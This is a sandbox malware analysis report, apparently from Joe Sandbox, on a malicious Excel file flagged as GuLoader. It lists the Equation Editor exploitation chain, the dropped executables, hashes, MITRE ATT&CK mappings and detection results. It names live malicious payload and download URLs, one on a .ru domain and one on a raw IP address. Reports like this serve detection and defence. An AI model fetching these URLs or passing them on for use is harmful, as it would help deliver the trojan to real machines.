

ID: 623901
Sample Name:
OR17233976_00019489_20170619154218.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 22:15:36
Date: 10/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report OR17233976_00019489_20170619154218.xlsx 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: GuLoader 4
Yara Signatures 4
Memory Dumps 4
Sigma Signatures 4
Exploits 5
Snort Signatures 5
Joe Sandbox Signatures 5
AV Detection 5
Exploits 5
Software Vulnerabilities 5
Networking 5
System Summary 5
Data Obfuscation 5
Boot Survival 5
Malware Analysis System Evasion 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
World Map of Contacted IPs 10
Public IPs 10
General Information 10
Warnings 11
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 11
IPs 11
Domains 11
ASNs 11
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 12
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\.svchost[1].exe 12
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3288E575.png 12
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\53BF4B19.wmf 12
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\76413093.png 13
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\90EF2157.emf 13
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B4D6F58F.jpeg 13
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B9050978.png 14
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B9F9AC7D.wmf 14
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C49C905A.jpeg 14
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CE13C646.wmf 15
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CFB87244.png 15
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E4EC5B6C.wmf 15
C:\Users\user\AppData\Local\Temp\AEGISIIINVHelper.dll 15
C:\Users\user\AppData\Local\Temp\AsSQLHelper.dll 16
C:\Users\user\AppData\Local\Temp\CoverDes.exe.manifest 16
C:\Users\user\AppData\Local\Temp\Uforholdsvises7.wad 16
C:\Users\user\AppData\Local\Temp\emblem-default-symbolic.symbolic.png 17
C:\Users\user\AppData\Local\Temp\face-crying.png 17
C:\Users\user\AppData\Local\Temp\nszEA61.tmp\System.dll 17
C:\Users\user\AppData\Local\Temp\wxbase30u_xml_gcc_custom.dll 18
C:\Users\user\AppData\Local\Temp\~DF356FB6003FFB313F.TMP 18
C:\Users\user\AppData\Local\Temp\~DF6D478D5B0CAAFC00.TMP 18
C:\Users\user\AppData\Local\Temp\~DFE089B71C9CC2CAF5.TMP 19

Copyright Joe Security LLC 2022

C:\Users\user\AppData\Local\Temp\~DFEBF9B8A93FED7DB2.TMP 19
C:\Users\user\Desktop\~$OR17233976_00019489_20170619154218.xlsx 19
C:\Users\Public\vbc.exe 19
Static File Info 20
General 20
File Icon 20
Network Behavior 20
TCP Packets 20
HTTP Request Dependency Graph 22
HTTP Packets 22
Statistics 23
Behavior 23
System Behavior 23
Analysis Process: EXCEL.EXEPID: 792, Parent PID: 576 23
General 23
File Activities 24
File Written 24
Registry Activities 24
Key Created 24
Key Value Created 24
Analysis Process: EQNEDT32.EXEPID: 1972, Parent PID: 576 25
General 25
File Activities 25
File Created 25
File Written 26
Registry Activities 29
Key Created 29
Analysis Process: vbc.exePID: 2020, Parent PID: 1972 29
General 29
File Activities 29
File Created 29
File Deleted 31
File Written 31
File Read 34
Registry Activities 34
Key Created 34
Key Value Created 34
Disassembly 35

Copyright Joe Security LLC 2022


Windows Analysis Report

OR17233976_00019489_20170619154218.xlsx


Overview

General Information

Sample Name:	OR17233976_00019489_20170619154218.xlsx
Analysis ID:	623901
MD5:	06f4851cbdc105…
SHA1:	40ac7c31fd3e2f3..
SHA256:	3844f8a2b3657d..
Tags:	VelvetSweatshop, xlsx
Infos:	



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Yara detected GuLoader
- Office equation editor starts process…
- Shellcode detected
- Office equation editor drops PE file
- Tries to detect virtualization through…
- C2 URLs / IPs found in malware con…
- Office equation editor establishes ne…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 792 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 1972 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2020 cmdline: "C:\Users\Public\vbc.exe" MD5: 78003B1DD8F6229A23A13087082E259C)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://nordship.ru/bin_XpSIjvlBS226.bin"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.1176745536.0000000003A60000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Signatures

Copyright Joe Security LLC 2022

Exploits



Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection



Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Exploits



Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Office equation editor establishes network connection

Software Vulnerabilities



Shellcode detected

Networking



C2 URLs / IPs found in malware configuration

System Summary



Office equation editor drops PE file

Data Obfuscation



Yara detected GuLoader

Boot Survival



Drops PE files to the user root directory

Malware Analysis System Evasion




Tries to detect virtualization through RDTSC time measurements

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Scripting	Path Interception	1 Access Token Manipulation	1 1 1 Masquerading	OS Credential Dumping	1 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 1 Process Injection	1 Virtualization/Sandbox Evasion	LSASS Memory	1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	3 3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 2 Exploitation for Client Execution	Logon Script (Windows)	1 Extra Window Memory Injection	1 Access Token Manipulation	Security Account Manager	1 Remote System Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Process Injection	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Scripting	LSA Secrets	1 5 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Obfuscated Files or Information	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Extra Window Memory Injection	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
OR17233976_00019489_20170619154218.xlsx	41%	Virustotal		Browse
OR17233976_00019489_20170619154218.xlsx	24%	ReversingLabs	Document-OLE.Exploit.CVE-2018-0802	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	15%	ReversingLabs	Win32.Trojan.Shelsy	
C:\Users\user\AppData\Local\Temp\AEGISIIINVHelper.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\AsSQLHelper.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\AsSQLHelper.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nszEA61.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nszEA61.tmp\System.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\wxbase30u_xml_gcc_custom.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\wxbase30u_xml_gcc_custom.dll	0%	ReversingLabs		
C:\Users\Public\vbc.exe	15%	ReversingLabs	Win32.Trojan.Shelsy	

Copyright Joe Security LLC 2022

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://ocsp2.globals)	0%	Avira URL Cloud	safe	
http://103.149.13.182/365space/.svchost.exej	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://103.149.13.182/365space/.svchost.exe	4%	Virustotal		Browse
http://103.149.13.182/365space/.svchost.exe	100%	Avira URL Cloud	malware	
http://103.149.13.182/365space/.svchost.exemmC:	0%	Avira URL Cloud	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crl.globalsig	0%	Avira URL Cloud	safe	
http://https://www.globalsign.9	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://103.149.13.182/365space/.svchost.exe	true	• 4%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp2.globals)	EQNEDT32.EXE, 00000002.00000002.97217368 7.00000000006B1000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://103.149.13.182/365space/.svchost.exej	EQNEDT32.EXE, 00000002.00000002.97388916 6.0000000003420000.00000004.00000800.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	vbc.exe, 00000004.00000002.1176591783.00 00000000788000.00000004.00000001.0100000 0.00000004.sdmp, wxbase30u_xml_gcc_custo m.dll.4.dr	false	• URL Reputation: safe	unknown
http://103.149.13.182/365space/.svchost.exemmC:	EQNEDT32.EXE, 00000002.00000002.97173563 7.0000000000664000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	vbc.exe, 00000004.00000000.969965123.000 000000040A000.00000008.00000001.01000000 .00000004.sdmp, vbc.exe, 00000004.000000 02.1176452278.000000000040A000.00000004. 00000001.01000000.00000004.sdmp, .svchos t[1].exe.2.dr, vbc.exe.2.dr	false		high
http://ocsp.sectigo.com0	vbc.exe, 00000004.00000002.1176591783.00 00000000788000.00000004.00000001.0100000 0.00000004.sdmp, wxbase30u_xml_gcc_custo m.dll.4.dr	false	• URL Reputation: safe	unknown
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	vbc.exe, 00000004.00000002.1176591783.00 00000000788000.00000004.00000001.0100000 0.00000004.sdmp, wxbase30u_xml_gcc_custo m.dll.4.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.globalsig	EQNEDT32.EXE, 00000002.00000002.97217368 7.00000000006B1000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.globalsign.9	EQNEDT32.EXE, 00000002.00000002.97217368 7.00000000006B1000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://sectigo.com/CPS0C	vbc.exe, 00000004.00000002.1176591783.00 00000000788000.00000004.00000001.0100000 0.00000004.sdmp, wxbase30u_xml_gcc_custo m.dll.4.dr	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.149.13.182	unknown	unknown	?	135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	623901
Start date and time: 10/05/202222:15:36	2022-05-10 22:15:36 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	OR17233976_00019489_20170619154218.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0

Copyright Joe Security LLC 2022

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@4/26@0/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 63.2% (good quality ratio 62%) • Quality average: 88.5% • Quality standard deviation: 21.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xlsx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
22:16:45	API Interceptor	96x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\.svchost[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	334840
Entropy (8bit):	7.5515570562738015
Encrypted:	false
SSDEEP:	6144:03yztyL/0/bbdat6J9mOnuuogo+aBhAYpAhX0vsMfwUrJrnBpKussJ9LQs3:03pL0/bbdat6JIO1RgBhAY4cPf3BnB3Z
MD5:	78003B1DD8F6229A23A13087082E259C
SHA1:	8A9998FEAE97C83883C682457E06E01A5F49C28A
SHA-256:	784D3F82BACA5B823EE950DF8A640E1D5A1C1EE75B78A3C26ABDA15A99A204F3
SHA-512:	36DE0D01ADAC20F81A5A9B1248239723CD77D93A60F12487E99F3DE7981ACB91CBD780F0D78705862882996A60057D3FCD3BEC3929718E72A6201795382CA6F
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 15%
Reputation:	low
IE Cache URL:	http://103.149.13.182/365space/.svchost.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!`G.@...@...@../OQ..@...@..I@../OS..@...c>..@..+F...@..Rich.@ .....PE..L...h.Oa.....h....:.....5.....@.....>.....@.....`=..Y.....0 ....text...pf.....h..... ..`.rdata.....I.....@..@.data...x.9.....@....ndata.....:.....rsrc....Y...`=..Z.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3288E575.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Reputation:	high, very likely benign file
